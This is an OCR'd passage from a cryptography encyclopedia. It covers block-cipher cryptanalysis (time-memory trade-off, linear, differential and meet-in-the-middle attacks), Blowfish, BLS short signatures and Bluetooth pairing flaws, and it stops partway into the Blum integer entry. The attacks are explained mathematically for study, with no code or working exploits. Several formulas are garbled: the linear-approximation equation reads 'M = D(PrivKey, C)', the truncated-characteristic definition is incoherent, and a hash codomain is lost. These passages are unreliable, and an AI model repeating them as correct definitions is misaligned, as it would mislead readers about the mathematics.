- *Local deduction.* A finds the plaintext (ciphertext) of an intercepted ciphertext (plaintext), which he did not obtain from the legitimate sender.
- *Distinguishing algorithm.* A is given access to a black-box containing either the block cipher for a randomly chosen key or a randomly chosen permutation. He is able to distinguish between these two cases.

Clearly, this classification is hierarchical, that is, if a total break is possible, then a global deduction is possible and so on.

Cryptanalysis. To begin here is a list of attacks which apply to all block ciphers.

- *Exhaustive key search*. This attack requires the computation of about 2^κ encryptions and requires n_u ciphertexts (ciphertext-only attack) or n_v plaintext/ciphertext pairs (known and chosen plaintext attack), where n_u and n_v are the unicity distances, cf above.
- *Table attack*. Encrypt in a pre-computation phase a fixed plaintext x under all possible keys, sort and store all ciphertexts. Thereafter a total break is possible requiring one chosen plaintext.
- *Dictionary attack*. Intercept and store all possible plaintext/ciphertext pairs. The running time of a deduction is the time of one table look-up.
- *Matching ciphertext attack*. This attack applies to encryption using the (ecb), (cbc) and (cfb) modes of operation, refer Modes of Operation of a Block Cipher. Collect s ciphertext blocks and check for collisions. For example, if y_i, y_j are n-bit blocks encrypted (using the same key) in the (cbc) mode, then if $y_i = y_j$, then $e_k(x_i \oplus y_{i-1}) = e_k(x_j \oplus y_{j-1}) \Rightarrow y_{i-1} \oplus y_{j-1} = x_i \oplus x_j$, thus information about the plaintexts is leaked. With $s \approx 2^{n/2}$ the probability to find matching ciphertexts is about 1/2, refer birthday paradox.
- *Time-memory trade-off attack* (Hellman 1980). Assume for sake of exposition that the key space of the attacked cipher equals the ciphertext space, that is, $\kappa = n$. Fix some plaintext block x_0. Define the function $f(z) = e_z(x_0)$. Select m randomly chosen values $z^0, \ldots, z^{m-1}$. For each $j \in \{0, \ldots, m\}$ compute the values $z_i^j = f\left(z_{i-1}^j\right)$ for $i = 1, \ldots, t$, where $z^j = z_0^j$; store the pairs (start and end results) $\left(z_0^j, z_t^j\right)$ for $j = 0, \ldots, m$ in a table T and sort the elements on the second components.

Subsequently, imagine that an attacker has intercepted the ciphertext $y = e_k(x_0)$. Let $w_0 = y$ and check if w_0 is a second component in T. If, say, $w_0 = z_t^\ell$, the attacker can find a candidate for the key k by computing

forward from z_0^ℓ . If this does not lead to success, compute $w_i = f(w_{i-1})$ and repeat the above test for w_i for $i = 1, 2, \ldots, t$.

A close analysis (Hellman 1980) shows that if m and t are chosen such that $mt^2 \approx 2^\kappa$, there is a probability of about $mt/2^\kappa$ that in the above computations of $\left\{z_i^k\right\}$ the secret key have been used. If this is the case, the attack will find the secret key. If it is not the case, the attack fails. The probability of success can be increased by repeating the attack. E.g., with $2^{\kappa/3}$ iterations each time with $m = t = 2^{\kappa/3}$ one obtains a probability of success of more than $1/2$.

In summary, with $\kappa = n$ the attack finds the secret key with good probability after $2^{2\kappa/3}$ encryptions using $2^{2\kappa/3}$ words of memory. The $2^{2\kappa/3}$ words of memory are computed in a pre-processing phase, which takes the time of about 2^κ encryptions.

To estimate the complexity of a cryptanalytic attack one must consider at least the time it takes, the amount of data that is needed and the storage requirements. For an n-bit block cipher, the following complexities should be considered:

- *Data complexity*. The amount of data needed as input to an attack. Units are measured in blocks of length n.
- *Processing complexity*. The time needed to perform an attack. Time units are measured as the number of encryptions an attacker has to do himself.
- *Storage complexity*. The words of memory needed to do the attack. Units are measured in blocks of length n.

The complexity of an attack is often taken as the maximum of the three complexities above, however, in most scenarios the amount of data encrypted with the same secret key is often limited and for most attackers the available storage is small.

Iterated attacks. Let x and y denote the plaintext respectively the ciphertext. In most modern attacks on iterated ciphers, the attacker repeats his attack for all possible values of (a subset of) the bits in the last-round key. The idea is, that when he guesses the correct values of the key bits, he can compute the value of some bits of the ciphertexts before the last round, whereas when he guesses wrongly, these bits will correspond to ciphertext bits encrypted with a wrong key. If one can distinguish between these two

cases one might be able to extract bits of the last-round key. The *wrong key randomization* hypothesis, which is often used, says that when the attacker guesses a wrong value of the key then the resulting values are random and uniformly distributed. If an attacker succeeds in determining the value of the last-round key he can peel off one round of the cipher and do a similar attack on a cipher one round shorter to find the second-last round key, etc. In some attacks it is advantageous to consider the first-round key instead of the last-round key or both at the same time, depending on the structure of the cipher, the number of key bits involved in each round, etc.

The two most general attacks on iterated ciphers are linear cryptanalysis and differential cryptanalysis.

Linear cryptanalysis. Linear cryptanalysis (Matsui 1993) is a known plaintext attack. Consider an iterated cipher, cf. (1). Then a linear approximation over s rounds (or an s-round linear hull) is

$$M = D\left(PrivKey, C\right). \tag{2}$$

which holds with a certain probability p, where z_i, z_{i+s}, α, β are n-bit strings and where " $\cdot$" denotes the dot (or inner) product modulo 2. The strings α, β, are also called *masks*. The quantity $|p - 1/2|$ is called the *bias* of the approximation. The expression with a "1" on the right side of (2) will have a probability of $1 - p$, but the biases of the two expressions are the same. The linear round-approximations are usually found by combining several one-round approximations under the assumption that the individual rounds are mutually independent (for most ciphers this can be achieved by assuming that the round keys are independent). The complexity of a linear attack is approximately $|p - 1/2|^{-2}$. It was confirmed by computer experiments that the *wrong key randomization* hypothesis holds for the linear attack on the DES. The attack on the DES was implemented in 1994, required a total of 2^{43} known plaintexts (Matsui 1994). Linear cryptanalysis for block ciphers gives further details of the attack.

Differential cryptanalysis. Differential cryptanalysis (Biham and Shamir 1993) is a chosen plaintext attack and was the first published attack which could (theoretically) recover DES keys in time less than that of an exhaustive search for the key. In a differential attack one exploits that for certain input differences the distribution of output differences of the non-

linear components is non-uniform. A difference between two bit strings, x and x' of equal length is defined in general terms as $\Delta x = x \otimes (x')^{-1}$, where $\otimes$ is a group operation on bit strings and where $^{-1}$ denotes the inverse element. Consider an iterated cipher, cf. (1). The pair $(\Delta z_0, \Delta z_s)$ is called an s-round *differential* (Lai et al. 1992). The probability of the differential is the conditional probability that given an input difference Δz_0 in the plaintexts, the difference in the ciphertexts after s rounds is Δz_s. Experiments have shown that the number of chosen plaintexts needed by the differential attack in general is approximately $1/p$, where p is the probability of the differential being used. For iterated ciphers one often specifies the expected differences after each round of encryption. Such a structure over s rounds, i.e., $(\Delta z_0, \Delta z_1, \ldots, \Delta z_{s-1}, \Delta z_s)$, is called an s-round *characteristic*. The differential attack is explained in more details in differential cryptanalysis.

Extensions, generalization, and variations. The differential and linear attacks have spawned a lot of research in block cipher cryptanalysis and several extensions, generalizations and variants of the differential and linear attacks have been developed. In (Hellman and Langford 1994) it was shown how to combine the techniques of differential and linear attacks. In particular, an attack on the DES reduced to eight rounds was devised, which on input only 512 chosen plaintexts finds the secret key. In (Vaudenay 2003) a generalization of both the differential and linear attacks, known as *statistical cryptanalysis*, was introduced. It was demonstrated that this statistical attack on the DES includes the linear attack by Matsui but without any significant improvement. There are other extensions and variants of the linear attack, see (Knudsen 1999).

A dth order differential (Lai 1994) is the difference between two $(d-1)$st order differentials and is a collection of 2^d texts, where a first-order differential is what is called a differential above. The main idea in the higher order differential attack is the fact that a dth order differential of a function of maximum algebraic degree d is a constant. Consequently, a $(d+1)$st order differential of the function is zero.

The boomerang attack (Wagner 1999) is a clever application of a second-order differential. Boomerangs are particularly effective when one

can find a good differential covering the first half of the encryption operation and a good differential covering the first half of the decryption operation. More details of the attack can be found in boomerang attack.

Let $\{\alpha_0, \alpha_1, \ldots, \alpha_s\}$ be an s-round characteristic. Then $\{\alpha'_0, \alpha'_1, \ldots, \alpha'_s\}$ is called a *truncated characteristic*, if α'_i is a subsequence of α_i. Truncated characteristics were used to some extent in (Biham and Shamir 1993). Note that a truncated characteristic is a collection of characteristics and therefore reminiscent of a differential. A truncated characteristic contains all characteristics $t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$ for which $y_2, \ldots, y_n \in \mathbb{Z}_p$, where trunc (x) is a truncated value of x not further specified here. The notion of truncated characteristics extends in a natural way to truncated differentials introduced in (Knudsen 1995).

Other attacks. Integral cryptanalysis (Daemen et al. 1997) can be seen as a dual to differential cryptanalysis and it is the best known attack on the Advanced Encryption Standard. The attack is explained in more details in multi-set attacks. In the interpolation attack one expresses the ciphertext as a polynomial of the plaintext. If this polynomial has a sufficiently low degree, an attacker can reconstruct it from known (or chosen) plaintexts and the corresponding ciphertexts. In this way, he can encrypt any plaintext of his choice without knowing the (explicit) value of the secret key. There has been a range of other correlation attacks most of which are relative to the attacked cipher, but which all exploit the nonuniformity of certain bits of plain- and ciphertexts.

Key schedule attacks. One talks about *weak keys* for a block cipher, if there is a subspace of keys relative to which a certain attack can be mounted successfully, such that for all other keys the attack has little or zero probability of success. If there are only a small number of weak keys they pose no problem for applications of encryption if the encryption keys are chosen uniformly at random. However, when block ciphers are used in other modes, e.g., for hashing, these attacks play an important role.

One talks about *related keys* for a block cipher, if for two (or more) keys k and k^* of a certain relation, there are certain (other) relations between the two (or more) encryption functions $e_k(\cdot)$ and $e_{k^*}(\cdot)$, which can be exploited in cryptanalytic attacks. There are several variants of this attack

depending on how powerful the attacker A is assumed to be. One distinguishes between whether A gets encryptions under one or under several keys and whether there is a known or chosen relation between the keys.

The *slide attack* (Biryukov and Wagner 1999) applies to iterated ciphers where the list of round keys has a repeated pattern. E.g., if all round functions are identical, there are very efficient attacks.

Bounds of attacks. A motivation for the Feistel cipher design is the results by Luby and Rackoff, refer Luby-Rackoff ciphers. They showed how to build a $2n$-bit pseudo-random permutation from a pseudorandom n-bit function using the Feistel construction. For a three-round construction they showed that under a chosen plaintext attack, an attacker needs at least $2^{n/2}$ chosen texts to distinguish the Feistel construction from a random $2n$-bit function. Under a combined chosen plaintext and chosen ciphertext attack this construction is however easily distinguished from random. For a four-round construction it was shown that even under this strong attack, an attacker needs at least $2^{n/2}$ chosen texts to distinguish the construction from a random $2n$-bit function.

In the *decorrelation theory* (Vaudenay 1995) one attempts to distinguish a given n-bit block cipher from a randomly chosen n-bit permutations. Using particular well-defined *metrics* this approach is used to measure the distance between a block cipher and randomly chosen permutations. One speaks about decorrelation of certain orders depending on the type of attack one is considering. It was further shown how this technique can be used to prove resistance against elementary versions of differential and linear cryptanalysis.

Resistance against differential and linear attacks. First it is noted that one can unify the complexity measures in differential and linear cryptanalysis. Let p_L be the probability of a linear approximation for an iterated block cipher, then define $q = (2p_{L-1})^2$. Let q denote the highest such quantity for a one-round linear approximation. Denote by p the highest probability of a one-round differential achievable by the cryptanalyst. It is possible to lower bound the probabilities of all differentials and all hulls in an r-round iterated cipher expressed in terms of p and q. The probabilities

are taken as an average over all possible keys. It has further been shown that the round functions in iterated ciphers can be chosen in such a way that the probabilities of the differentials and of the linear hulls are small. In this way it is possible to construct iterated ciphers with a proof of security (as an average over all possible keys) against differential and linear cryptanalysis. See the survey article (Knudsen 1999) for further details. This approach was used in the design of the block cipher Kasumi.

Enhancing existing constructions. In a *double encryption* with two keys k_1 and k_2, the ciphertext corresponding to x is $y = e_{k_2}(e_{k_1}(x))$. However, regardless of how k_1, k_2 are generated, there is a *meet-in-the-middle attack* that breaks this system with a few known plaintexts using about $2^{\kappa+1}$ encryptions and 2^{κ} blocks of memory, that is, roughly the same time complexity as key search in the original system. Assume some plaintext x and its corresponding ciphertext y encrypted as above is given. Compute $e_{k_1}(x)$ for all choices of the key $k_1 = i$ and store the results t_i in a table. Next compute $d_{k_2}(y)$ for all values of the key $k_2 = j$ and check whether the results s_j match a value in the table, that is, whether for some (i, j), $t_i = s_j$. Each such match gives a candidate $k_1 = i$ and $k_2 = j$ for the secret key. The attack is repeated on additional pairs of plaintext-ciphertext until only one pair of values for the secret key remains suggested. The number of known plaintexts needed is roughly $2\kappa - n$. There are variants of this attack with tradeoffs between running time and the amount of storage needed (van Oorschot and Wiener 1999). In a *triple encryption* with three independent keys k_1, k_2, and k_3, the ciphertext corresponding to x is $y = e_{k_3}(e_{k_2}(e_{k_1}(x)))$. One variant of this idea is well known as *two-key triple encryption*, proposed in (Tuchman 1979), where the ciphertext corresponding to x is $e_{k_1}(d_{k_2}(e_{k_1}(x)))$. Compatibility with a single encryption can be obtained by setting $k_1 = k_2$. However, whereas triple encryption is provably as secure as a single encryption, a similar result is not known for two-key triple encryption.

Another method of increasing the key size is by *key-whitening*. One approach is the following: $y = e_k(x \oplus k_1) \oplus k_2$, where k is a κ-bit key, and k_1 and k_2 are n-bit keys. Alternatively, $k_1 = k_2$ may be used. It was shown

(Kilian and Rogaway 2001) that for attacks not exploiting the internal structure the effective key size is $\kappa + n - \log_2 m$ bits, where m is the maximum number of plaintext/ciphertext pairs the attacker can obtain. (This method applied to the DES is named DES-X and attributed to Ron Rivest.)

Recommended Reading

Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, Berlin

Biryukov A, Wagner D (1999) Slide attacks. In: Knudsen LR (ed) Fast software encryption, sixth international workshop, Rome, March 1999, Lecture notes in computer science, vol 1636. Springer, Berlin, pp 245–259

Daemen J, Knudsen L, Rijmen V (1997) The block cipher Square. In: Biham E (ed) Fast software encryption, fourth international workshop, Haifa, January 1997, Lecture notes in computer science, vol 1267. Springer, Berlin, pp 149–165

Hellman M (1980) A cryptanalytic time-memory trade-off. IEEE Trans Inform Theory IT 26(4):401–406
[MathSciNet]

Hellman ME, Langford SK (1994) Differential–linear cryptanalysis. In: Desmedt Y (ed) Advances in cryptology: CRYPTO'94, Lecture notes in computer science, vol 839. Springer, Berlin, pp 26–39

Kilian J, Rogaway P (2001) How to protect DES against exhaustive key search (an analysis of DESX). J Cryptol 14(1):17–35
[MathSciNet]

Knudsen LR (1995) Truncated and higher order differentials. In: Preneel B (ed) Fast software encryption – second international workshop, Leuven, Lecture notes in computer science, vol 1008. Springer, Berlin, pp 196–211

Knudsen LR (1999) Contemporary block ciphers. In: Damgård I (ed) Lectures on data security, modern cryptology in theory and practice, Summer School, Aarhus, July 1998, Lecture notes in computer science, vol 1561. Springer, Berlin, pp 105–126

Lai X (1994) Higher order derivatives and differential cryptanalysis. In: Blahut R (ed) Communication and cryptography, two sides of one tapestry. Kluwer, Dordrecht. isbn:0-7923-9469-0

Lai X, Massey JL, Murphy S (1992) Markov ciphers and differential cryptanalysis. In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91, Lecture notes in computer science, vol 547. Springer, Berlin, pp 17–38

Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93, Lecture notes in computer science, vol 765. Springer, Berlin, pp 386–397

Matsui M (1994) The first experimental cryptanalysis of the data encryption standard. In: Desmedt YG (ed) Advances in cryptology – CRYPTO'94, Lecture notes in computer science, vol 839. Springer, Berlin, pp 1–11

National Bureau of Standards (1977) Data encryption standard. Federal Information Processing Standard (FIPS), Publication 46, National Bureau of Standards, U.S. Department of Commerce, Washington, DC

NIST (2001) Advanced encryption standard. FIPS 197,. US Department of Commerce, Washington, DC

Shannon CE (1949) Communication theory of secrecy systems. Bell Syst Technol J 28:656–715 [MathSciNet]

Tuchman W (1979) Hellman presents no shortcut solutions to DES. IEEE Spectr 16(7):40–41

van Oorschot PC, Wiener MJ (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
[MathSciNet]

Vaudenay S (1995) An experiment on DES – statistical cryptanalysis. In: Proceedings of the 3rd ACM conferences on computer security, New Delhi. ACM Press, New York, pp 139–147

Vaudenay S (2003) Decorrelation: a theory for block cipher security. J Cryptol 16(4):249–286 [MathSciNet]

Wagner D (1999) The boomerang attack. In: Knudsen LR (ed) Fast software encryption, sixth international workshop, Rome, March 1999, Lecture notes in computer science, vol 1636. Springer, Berlin, pp 156–170

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_550

Blowfish

Christophe De Cannière[45] ✉
(45) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be


Blowfish (Schneier 1994) is a 64-bit block cipher designed by Bruce Schneier and published in 1994. It was intended to be an attractive alternative to DES (Data Encryption Standard) or IDEA. Today, the Blowfish algorithm is widely used and included in many software products.

Blowfish consists of 16 Feistel-like iterations. Each iteration operates on a 64-bit datablock, split into two 32-bit words. First, a round key is XORed to the left word. The result is then input to four key-dependent 8×32-bit S-boxes, yielding a 32-bit output word, which is XORed to the right word. Both words are swapped and then fed to the next iteration.

The use of key-dependent S-boxes distinguishes Blowfish from most other ciphers, and requires a rather complex key-scheduling algorithm. In a first pass, the lookup tables determining the S-boxes are filled with digits of π, XORed with bytes from a secret key which can consist of 32–448 bits. This preliminary cipher is then used to generate the actual S-boxes. Although Blowfish is one of the faster block ciphers for sufficiently long messages, the complicated initialization procedure results in a considerable efficiency degradation when the cipher is rekeyed too frequently. The need for a more flexible key schedule was one of the factors that influenced the design of Twofish, an *Advanced Encryption Standard* (Rijndael/AES) finalist which was inspired by Blowfish.

Since the publication of Blowfish, only a few cryptanalytical results have been published. A first analysis was made by Vaudenay (1996), who

revealed classes of weak keys for up to 14 rounds of the cipher. Rijmen (1997) proposed a second-order differential attack on a four-round variant of Blowfish. In a paper introducing slide attacks (Biryukov and Wagner 1999), Biryukov and Wagner highlighted the importance of XORing a different subkey in each round of Blowfish (Fig. 1).



Blowfish, Fig. 1 One round of Blowfish

Cross-References

Block Ciphers
Differential Cryptanalysis
Feistel Cipher
Weak Keys

Recommended Reading

Biryukov A, Wagner D (1999) Slide attacks. In: Knudsen LR (ed) Proceedings of fast software encryption – FSE'99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 245–259

Rijmen V (1997) Cryptanalysis and design of iterated block ciphers. PhD thesis, Katholieke Universiteit, Leuven

Schneier B (1994) Description of a new variable-length key, 64-bit block cipher (blowfish). In: Anderson RJ (ed) Fast software encryption, FSE’93, Lecture notes in computer science, vol 809. Springer, Berlin, pp 191–204

Vaudenay S (1996) On the weak keys of blowfish. In: Gollmann D (ed) Fast software encryption, FSE’96, Lecture notes in computer science, vol 1039. Springer, Berlin, pp 27–32

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300135

BLP

Bell-La Padula Model

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300136

BLP Model

Bell-La Padula Model

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_140

BLS Short Digital Signatures

Dan Boneh[46] ✉
(46) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Background

It is well known that a digital signature scheme (DSS) that produces signatures of length ℓ can have security at most 2^{ℓ}. In other words, it is possible to forge a signature on any message in time $O(2^{\ell})$ just given the public key. It is natural to ask whether we can construct signatures with such security, i.e., signatures of length ℓ where the best algorithm for creating an existential forgery (with constant success probability) under a chosen message attack takes time $O(2^{\ell})$. Concretely, is there a signature scheme producing 80-bit signatures where creating an existential forgery (with probability 1/2) takes time approximately 2^{80}?

Theory

DSS signatures and Schnorr signatures provide security $O(2^{\ell})$ with signatures that are 4ℓ-bits long. These signatures can be shortened (Naccache and Stern 2000) to about 3.5ℓ-bits without much affect on security. Hence, for concrete parameters, $\ell = 80$, shortened DSS signatures are 280-bits long.

Boneh et al. (2004) describe a short signature scheme where 170-bit signatures provide approximately 2^{80} security, in the random oracle model.

Hence, for $\ell = 80$, these signatures are approximately half the size of DSS signatures with comparable security. The system makes use of a group$G$ where (1) the computational Diffie–Hellman problem is intractable, and (2) there is an efficiently computable, nondegenerate, bilinear map $e : G \times G \to G_1$ for some groupG_1. There are several examples of such groups from algebraic geometry where the bilinear map is implemented using the Weil pairing. Given such a group G of prime order q, the digital signature scheme works as follows:

Key Generation.

1. Pick an arbitrary generator$g \in G$.

2. Pick a random $\alpha \in \{1, \ldots, q\}$ and set $y = g^\alpha \in G$.

3. Let H be a hash function$H : \{0, 1\}^* \to G$.

Output (g, y, H) as the public key and (g, α, H) as the private key

Signing. To sign a message $m \in \{0, 1\}^*$ using the private key (g, α, H) output $H(m)^\alpha \in G$ as the signature.

Verifying. To verify a message/signature pair $(m, s) \in \{0, 1\}^* \times G$ using the public key (g, y, H) test if $e(g, s) = e(y, H(m))$. If so, accept the signature. Otherwise, reject.

For a valid message/signature pair (m, s) we have that $s = H(m)^\alpha$ and therefore $e(g, s) = e(g, H(m)^\alpha) = e(g^\alpha, H(m)) = e(y, H(m))$. The second equality follows from the bilinearity of $e(,)$. Hence, a valid signature is always accepted. As mentioned above, the system is existentially unforgeable under a chosen message attack in the random oracle model, assuming the computational Diffie–Hellman assumption holds in G. Observe that a signature is a single element in G whereas DSS signatures are pairs of elements. This explains the reduction in signature length compared to DSS.

Recently, Boneh and Boyen (2004) and Zhang et al. (2004) describe a more efficient system producing signatures of the same length as Boneh, Lynn, and Shacham (BLS). However, security is based on a stronger assumption. Key generation is identical to the BLS system, except that the hash function used is $H : \{0, 1\}^* \to \big/$. A signature on a message

$m \in \{0, 1\}^*$ is $s = g^{1/(\alpha + H(m))} \in G$. To verify a message/signature pair (m, s) test that $e(yg^{H(m)}, s) = e(g, g)$. We see that signature length is the same as in BLS signatures. However, since $e(g, g)$ is fixed, signature verification requires only one computation of the bilinear map as opposed to two in BLS. Security of the system in the random oracle model is based on a nonstandard assumption called the *t*-Diffie–Hellman-inversion assumption. Loosely speaking, the assumption states that no efficient algorithm given $g, g^x, g^{(x_2)}, \ldots, g^{(x_t)}$ as input can compute $g^{1/x}$. Here *t* is the number of chosen message queries that the attacker can make. Surprisingly, a variant of this system can be shown to be existentially unforgeable under a chosen message attack *without the*random oracle model (Boneh and Boyen 2004).

Cross-References

Digital Signature Schemes
Random Oracle Model

Recommended Reading

Boneh D, Boyen X (2004) Short signatures without random oracles. In: Cachin C, Camenisch J (eds) Proceedings of Eurocrypt 2004, Interlaken, May 2004. Lecture notes in computer science, vol 3027. Springer, Berlin, pp 56–73

Boneh D, Lynn B, Shacham H (2004) Short signatures from the Weil pairing. J Cryptol. Extended abstract in Boyd C (ed) Proceedings of ASIACRYPT 2001, Gold Coast, December 2001. Lecture Notes in Computer Science, vol 2248. Springer, Berlin

Naccache D, Stern J (2000) Signing on a postcard. In: Proceedings of financial cryptography, Anguilla, February 2000

Zhang F, Safavi-Naini R, Susilo W (2004) An efficient signature scheme from bilinear pairings and its applications. In: Proceedings of PKC, Singapore, March 2004

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300137

Bluetooth Insecurity

Bluetooth Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1446

Bluetooth Security

Jiska Classen[47] ✉ and Matthias Hollick[47] ✉
(47) Secure Mobile Networking Lab, TU Darmstadt, Darmstadt, Germany

✉ **Jiska Classen (Corresponding author)**
Email: jclassen@seemoo.de
Email: jclassen@seemoo.tu-darmstadt.de

✉ **Matthias Hollick (Corresponding author)**
Email: mhollick@seemoo.de
Email: mhollick@seemoo.tu-darmstadt.de

Synonyms

Bluetooth insecurity

Definitions

Bluetooth is a wireless short-range communication technology. According to the Bluetooth specification, the security model includes pairing, bonding, device authentication, encryption, and message integrity (Core Specification Working Group, 2020, p. 269).

Background

Bluetooth enables pairing and secure communication between devices without Internet connectivity. Devices come from different manufacturers and, thus, cannot be provided with any pre-shared trust anchor. Instead, security between those devices is established as Trust on First Use (TOFU)

during an initial pairing. All other security features – bonding, device authentication, encryption, and message integrity – depend on the initial pairing. Pairing modes for devices with a display and a keyboard include numeric comparison to protect against active Machine-in-the-Middle (MITM) attacks.

Theory

Bluetooth security primarily depends on pairing and the further use of the keys established during pairing. We next introduce the different pairing schemes and describe known security issues. The Bluetooth specification has a long history of such issues, and any implementation should be checked if it is up to date to be secure. In the current version of the Bluetooth specification, all known to be cryptographically insecure schemes were renamed to “Legacy Pairing.”

Secure Simple Pairing

Secure Simple Pairing (SSP) was initially introduced for Classic Bluetooth 2.1 in 2007. Under the name “Secure Connections,” it is supported by both, Classic Bluetooth and Bluetooth Low Energy (BLE). However, LE Secure Connections were not available since the first version of BLE, but introduced with Bluetooth 4.2 in 2014.

SSP supports various association models, with the most common ones being “Just Works” and “Numeric Comparison.” The former can protect against passive MITM attacks (eavesdropping), while the latter also provides active MITM protection (data manipulation).

The underlying algorithm for this pairing method is Elliptic Curve Diffie-Hellman (ECDH). Biham and Neumann (2018) found that the Bluetooth 5 specification was missing a mandatory check if the y-coordinate of a point on the elliptic curve matches the x-coordinate. Thus, an active MITM can jam the original y-coordinate value and replace it with a fixed, invalid value, which breaks the ECDH security.

The result of SSP is a Long Term Key (LTK). This LTK is not used directly for encryption. In Classic Bluetooth, a new encryption key is derived from the LTK for each session (Core Specification Working Group, 2020, p. 631). As this key negotiation is prior to encryption, an active

MITM can request an entropy downgrade for this encryption key as shown by Antonioli et al (2019).

LE Legacy Pairing

The initial version of pairing for BLE was introduced with Bluetooth 4.0 in 2010. It has a similar look and feel for the user as SSP. However, in ECDH-based SSP, the number provided during “Numeric Comparison” model is derived from the ECDH key exchange and only needed to exclude an active MITM afterward.

In contrast, LE Legacy Pairing takes this number as direct input for a Temporary Key (TK). In “Just Works” mode, the input is 0, while it is 0–999999 in six-digit PIN mode. Ryan (2013) demonstrates that the latter can still be calculated within less than a second. This attack can be performed by a passive MITM, and a recoding of the initial pairing is sufficient to break the TK and the derived LTK.

BR/EDR Legacy Pairing

Prior to SSP in Classic Bluetooth, Legacy Pairing was employed. Legacy Pairing requires one of the devices to have a pre-configured, typically four-digit PIN. Its security is based on the SAFER+ algorithm. Shaked and Wool (2005) show that this PIN can be calculated within less than as second by an MITM.

Applications

Another aspect of Bluetooth security is testing and implementation of the Bluetooth specification.

Mantz et al (2019) show that message parsing mistakes can lead to Remote Code Execution (RCE) within the firmware of a Broadcom Bluetooth chip. Firmware issues are a special threat, because patches are only issued for devices that are still supported by the vendor. Often, this support ends after 2 years, and, thus, installing an up-to-date operating system cannot fix such vulnerabilities.

Armis (2017) uncovers security issues in the higher layers of the stack, which affect Android, Windows, Linux, iOS, Amazon Echo, and Google Home. Escalations toward the host implementation can lead to data exfiltration and RCE on the operating system itself.

Cross-References

Secure Device Pairing
Security

References

Antonioli D, Tippenhauer NO, Rasmussen KB (2019) The KNOB is broken: exploiting low entropy in the encryption key negotiation of bluetooth BR/EDR. In: 28th USENIX security symposium (USENIX security 19), USENIX association. https://www.usenix.org/conference/usenixsecurity19/presentation/antonioli

Armis I (2017) The attack vector 'BlueBorne' exposes almost every connected device. https://www.armis.com/blueborne/

Biham E, Neumann L (2018) Breaking the bluetooth pairing: fixed coordinate invalid curve attack. http:// www.cs.technion.ac.il/ ~biham/BT/bt-fixed-coordinate- invalid-curve-attack.pdf

Core Specification Working Group (2020) Bluetooth Core Specification Version 5.2. Bluetooth Core Specification

Mantz D, Classen J, Schulz M, Hollick M (2019) InternalBlue – bluetooth binary patching and experimentation framework. In: The 17th annual international conference on mobile systems, applications, and services (MobiSys '19). https://arxiv.org/pdf/1905.00631.pdf

Ryan M (2013) Bluetooth: with low energy comes low security. In: Presented as part of the 7th {USENIX} workshop on offensive technologies. https://www.usenix.org/system/files/conference/woot 13/woot13-ryan.pdf

Shaked Y, Wool A (2005) Cracking the Bluetooth PIN. In: MobiSys '05), USENIX Association. https://www.usenix.org/legacy/events/mobisys05/tech/full_papers/shaked/shaked.pdf

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_397

Blum Integer

Kaliski Burt[48] ✉
(48) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Kaliski Burt**
Email: bkaliski@alum.mit.edu

Definition

A positive integer n is a *Blum integer* if it is the product of two distinct primes p, q where $p \equiv q \equiv 3 \pmod 4$.

Background

Blum integers are named for Manuel Blum who first explored their cryptographic applications (see Manuel (1982)).

Theory

If an integer n is the product of two distinct primes p, q where $p \equiv q \equiv 3 \pmod 4$, then the mapping

